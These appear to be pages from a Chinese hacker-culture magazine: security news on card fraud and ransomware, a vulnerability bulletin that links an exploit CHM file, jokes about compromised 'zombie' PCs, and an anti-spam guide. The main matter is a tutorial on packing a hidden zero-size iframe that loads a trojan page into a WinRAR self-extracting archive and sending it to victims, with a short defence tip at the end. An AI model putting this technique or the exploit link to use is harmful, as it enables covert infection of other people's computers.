去年我国发生信用卡诈骗案件1835件，涉案金额6697.03万元，境内信用卡诈骗造成的经济损失约合1亿元。昨天央行召开了全国银行卡工作会议，公安部长助理郑少东在会上披露了当前信用卡犯罪的总体形势和特点。今年一季度，全国公安机关共立信用卡诈骗案件275起，涉案金额1022万元，同比都有所下降。从地域上看，信用卡诈骗案件主要集中在上海、北京、广东、福建、四川等经济发达、人口较密集的地区。犯罪手段日趋智能化、高科技化，网络犯罪来势凶猛，影响持卡人网上交易信心。

小行小评 伪黑客到处都是，打着黑客的幌子到处作案。提醒广大读者登录相关银行的网站时一定仔细核实，不要被钓鱼站点白白地把钱给弄去！

新型恶意邮件可控制计算机 向用户勒索10.99美元

4月28日消息，互联网上流传的一种新型恶意邮件能够"冻结"用户的计算机，然后要求用户通过西联汇款服务支付赎金。据IDG报道，该恶意软件是迄今为止少数几种勒索赎金换回被"冻结"计算机控制权的病毒之一。这一新的特洛伊木马病毒属于"勒索件"，第一种勒索件上个月出现在英国。此病毒可以通过数种途径传播，其中包括垃圾邮件、利用浏览器缺陷的"推动式"下载。一旦运行，就会"冻结"计算机，并显示一条信息，声称每隔30分钟就会有软件被删除，然后指导用户如何利用西联汇款服务向黑客支付10.99美元，为计算机"解冻"。病毒作者甚至提供技术支持。如果在汇款后"解冻"计算机的方法无效的话，病毒作者承诺将帮助用户解决问题，并留下了电子邮件地址。

小行小评 有"意识"的病毒，病毒也知道要MONEY了。以前的病毒只是故意害害别人的机器，盗盗网络的什么隐私信息就已经叫人人见人恨了。那么这种新病毒的问世，世界要混乱了，中一次病毒就要损失90多元人民币。所以重要资料信息大家一定要学着备份再备份！

漏洞公告牌

Microsoft Infotech 存储库 itss.dll 堆破坏漏洞

受影响系统：

Microsoft Windows XP SP2　Microsoft Windows XP SP1　Microsoft Windows 2000

描述：Microsoft Infotech 存储系统库（itss.dll）是用于处理CHM/ITS格式文件的函数库。Microsoft 将CHM文件归为危险的文件，类似于可执行文件。但攻击者可以通过诱骗用户反编译恶意的CHM文件触发itss.dll中的堆溢出漏洞，导致执行任意代码。请注意如果用户反编译了恶意的CHM文件，即使没有打开该文件也可以触发这个漏洞。

测试方法：以下程序(方法)可能带有攻击性，仅供安全研究与教学之用。使用者风险自负！

http://downloads.securityfocus.com/vulnerabilities/exploits/ONE.chm

Adobe Dreamweaver 生成代码 SQL 注入漏洞

受影响系统：Adobe Dreamweaver MX 2004　Adobe Dreamweaver 8

不受影响系统：Adobe Dreamweaver 8.0.2

描述：Adobe的Macromedia Dreamweaver所生成的代码中存在多个SQL注入漏洞，远程攻击者可能利用此漏洞非授权访问数据库，结合特定的数据操作可能在主机上执行任意命令。这个漏洞影响ColdFusion、PHP mySQL、ASP、ASP.NET和JSP服务模块。如果将数据库配置为允许通过数据库调用执行本地系统命令的话，则这个漏洞允许执行本地命令。

Verisign i-Nav ActiveX 控件远程溢出漏洞

受影响系统：VeriSign，Inc i-Nav

描述：Verisign i-Nav是浏览器的配套插件，允许使用自己的语言来搜索网络。Verisign i-Nav ActiveX控件的VUpdater.Install控件用于在IE、Outlook和Outlook Express中提供对国际化域名（IDN）的本地支持。由于这个控件没有验证InstallProduct例程中的Microsoft Cabinet（.CAB）文件，导致攻击者可以触发缓冲区溢出漏洞，允许以当前用户的环境执行任意指令。

Microsoft Windows MSDTC 无效内存访问拒绝服务漏洞（MS06-018）

受影响系统：Microsoft Windows XP SP1　Microsoft Windows Server 2003　Microsoft Windows 2000

描述：Windows系统的MSDTC处理某些畸形DCE-RPC请求时存在内存分配漏洞，远程攻击者可能利用此漏洞对服务器执行拒绝服务攻击。


yacou的61肉鸡儿歌：

“找呀找，找到一个肥肉鸡。放个马来，玩控制，你是我的好肉鸡。”yacou流着口水唱。


“死酷，儿歌你都不放过！”雅酷GF呵斥。

“儿童节嘛，老婆大人，您就开恩开恩吧！”yacou沮丧。

以上场景完全虚构，如有雷同，纯属巧合。yacou本期缺席，我不得不帮他栏首一把。那天，在QQ上遇到yacou的GF用他的QQ上网，聊了几句，感觉他GF对他关怀备至，体贴呵护。希望yacou这小子不要身在福中不知福哦。借这块宝地，衷心祝愿有情人终成眷属。



肉鸡接龙



另类WinRAR挂马吃鸡

smallrascal [S.C.T]&[A.V.T]

从本文你可以学到：
1、利用WinRAR挂马
2、了解WinRAR脚本

前段时间看到很多利用WinRAR放马的，其原理是利用WinRAR的自解压文件在解压后自动执行原先指定的文件，那么我们只要把马一起压缩进去，将指定自解压后执行的文件指向马马，然后生成自解压格式，接下来就是要发挥你的聪明才智将此文件发给别人，并让其执行解压缩。这样对方就中了你事先设下的圈套。但是这种方法有个弊端，那就是既要对方执行，还要其解压。在放马时让其执行已经不易，更不用说解压缩了，况且小马在压缩文件中，如果对方机器安装了杀毒软件，那很可能就会被干掉。下面我来说一种新的挂马方式。Let’s go!

首先我们需要制作一张网页，这张网页可以随意，不过尽量要和一会要压缩的文件有关，如图1所示。




图 1

接着在要压缩的文件上单击右键，选择其中的“添加到压缩文件”，在弹出的WinRAR压缩界面中我们在“常规”标签中选择“创建自解压格式压缩文件”，随后到“注释”标签，将刚刚创建的网页代码粘贴到“手动输入注释内容”下方的文本框中，并添加一些内容，如图2所示。

读者可以看出在图2中多了几行代码，分别解释一下：

→Path=test//解压后存放文件的路径；
→Overwrite=1 //如果解压路径中已经存在相同文件则覆盖；
→Title=WinRAR test //自解压时显示的WinRAR标题；
→Text //指明下面的内容是要显示在自解压界面中的内容；
→{} //在{}中的就是Text的内容。




图 2

现在打开刚刚建立的自解压文件，如图3所示，与图1创建的完全一样。

现在在刚刚创建的自解压文件上单击右键，选择其中的“用WinRAR打开”，点击弹出的WinRAR中工具栏上的“注释”按钮，立刻可以看到如图4所示窗口。




图 3

把滚动条拖到最下方，在“</body>”上一行添加一句“<iframe src="http://127.0.0.1/mm/index.htm" width="0" height="0"></iframe>”。我来给大家解释一下这句代码的意思：

“iframe”标记是用来建立一个框架，可在其中调用其它的网页，这里调用了利用SP2网页木马生成的木马网页。“width”指明了框架在网页中显示的宽度，而“height”则是高




图 4




图 5

度，这里都是“0”，也就是说调用指定的木马网页，但不在正常的网页中显示。好了，点击“确定”保存后再次打开自解压文件，稍等片刻可以看到如图5所示的执行结果。

是不是已经调用了mm下的index.htm网页？ButtonEnable这个程序也已经执行了，而WinRAR却还没有解压缩。

到这里一个小巧的WinRAR木马就完成了。这种方法只需打开自解压文件，而不需去解压；这样就省了一步，大大提高了挂马的命中率。其次，木马文件可以存放在网络上，而不需要添加到压缩文件中，这样就不用担心出现“出师未捷身先死”的事件了。

一种新的挂马方法就这么产生了，那么有没有什么好的防御方法呢？我们来看看上面需要的步骤，所有的焦点都在打开自解压文件上，也就是说不打开就不会有问题，所以，防御的办法是我们可以用WinRAR打开，操作方式是在自解压文件上单击右键，选择“用WinRAR打开”，这样就可以有效地绕过自解压程序，而用WinRAR直接来打开了。

[文章中测试的相关工具包test.rar已经收录在光盘中]

编辑点评： WinRAR中挂马早已出现，但不会的朋友还是可以通过这篇文章学到相关的知识。建议大家在打开WinRAR自解压文件时最好处于断网状态或禁止WinRAR连接网络，或者用作者最后说的方法。

型男yacou参加超级男生

一直自诩为超级帅猛男的yacou经常给我们谈起他T台走秀的事，我们半信半疑，说他应该是在马戏团做模特才对，yacou有点不高兴。自从去年超级女声火爆全国之后，今天多家电视台各种选秀活动铺天盖地，咱们啥都不缺，就缺创意，这不，一窝蜂又来了。创意就像尝鲜一样，如果尝鲜失败，看热闹起哄的俗人定然嘲笑讥讽；但一旦尝试成功，效仿者就络绎不绝，唯恐赶不上最后的末班车，直到最后搞腻歪了，搞死了。

下面是型男参加XX超级男生的心得日记：

XX选秀大赛的海选开始了，我急忙跑去参赛。被淘汰了。但是我一不怕苦，二不怕累，于是我又去另一个城市参赛但还是惨遭淘汰，我不解……见一评审大妈的垃圾筒飘落一张印有选秀Logo的纸，捡起一看疑惑全无，内容如下。


XX选秀大赛海选参考标准：

1.外貌丑、马马虎虎、还过得去——淘汰；美丽、漂亮、性感——入围；

2.唱歌跑调、忘词、乱打标点符号（意思指喷口水）——淘汰；音准、动听——入围；

3.跳舞动作不协调、无力——淘汰；挑逗性强、有感染力——入围；

汗……小编我已无缘此项活动了，但在全体编辑的安抚下我平静了。（众小编：我们已经是过来人了！）



垃圾邮件你别来

天使小优

从本文你可以学到：
1.通过WebMail的功能设置对抗垃圾邮件
2.启用Foxmail的反垃圾邮件功能

流氓软件搞得大家怨声载道，而垃圾邮件更是让人深恶痛绝。我的邮箱经常会收到一些垃圾邮件，严重影响我的正常办公。面对这样大量的垃圾邮件，我们应该如何应对呢？下面我就用一个实际的例子来说说对策。

一、Web页面邮件应对篇

这里以QQMail为例来说说如何防御垃圾邮件的骚扰，首先找到“邮箱设置”功能，选择“反垃圾”选项，此时我们可以看到相关设置功能，如设置黑名单、白名单、反垃圾邮件的级别以及处理方法，如图1所示。

选择“设置黑名单”，我们可以方便地添加垃圾邮件的地址，然后点击“添加”按钮把垃圾邮件的地址加入右边的列表中，最后点击“保存”按钮即可屏蔽这个垃圾邮件发来的任何信息了，如图2所示。

反之，我们选择“设置白名单”可以方便地把自己确定不是

